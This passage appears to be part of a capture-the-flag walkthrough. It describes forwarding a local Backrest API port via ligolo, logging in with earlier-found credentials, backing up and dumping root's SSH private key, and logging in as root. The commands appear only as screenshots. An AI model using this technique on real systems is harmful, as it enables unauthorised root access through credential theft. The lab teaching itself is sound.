

I then realized that I needed the password elsewhere, I’m supposed to port forward the local 9898 port for the backrest api so I can reach it from Kali.

For this I downloaded over the ligolo agent:


Backrest API
Now I could reach the port on 240.0.0.1:9898:


And we get inside with the previously found creds:

Here we fill out the following, and leave the rest as default

Now we can use the following to run commands:

Using the help command we can get a list of all available commands:

This way we can go ahead and use the following to back up root’s .ssh folder:

Next up we can check the mentioned snapshot:

We can dump the id_rsa:

ssh as root

root.txt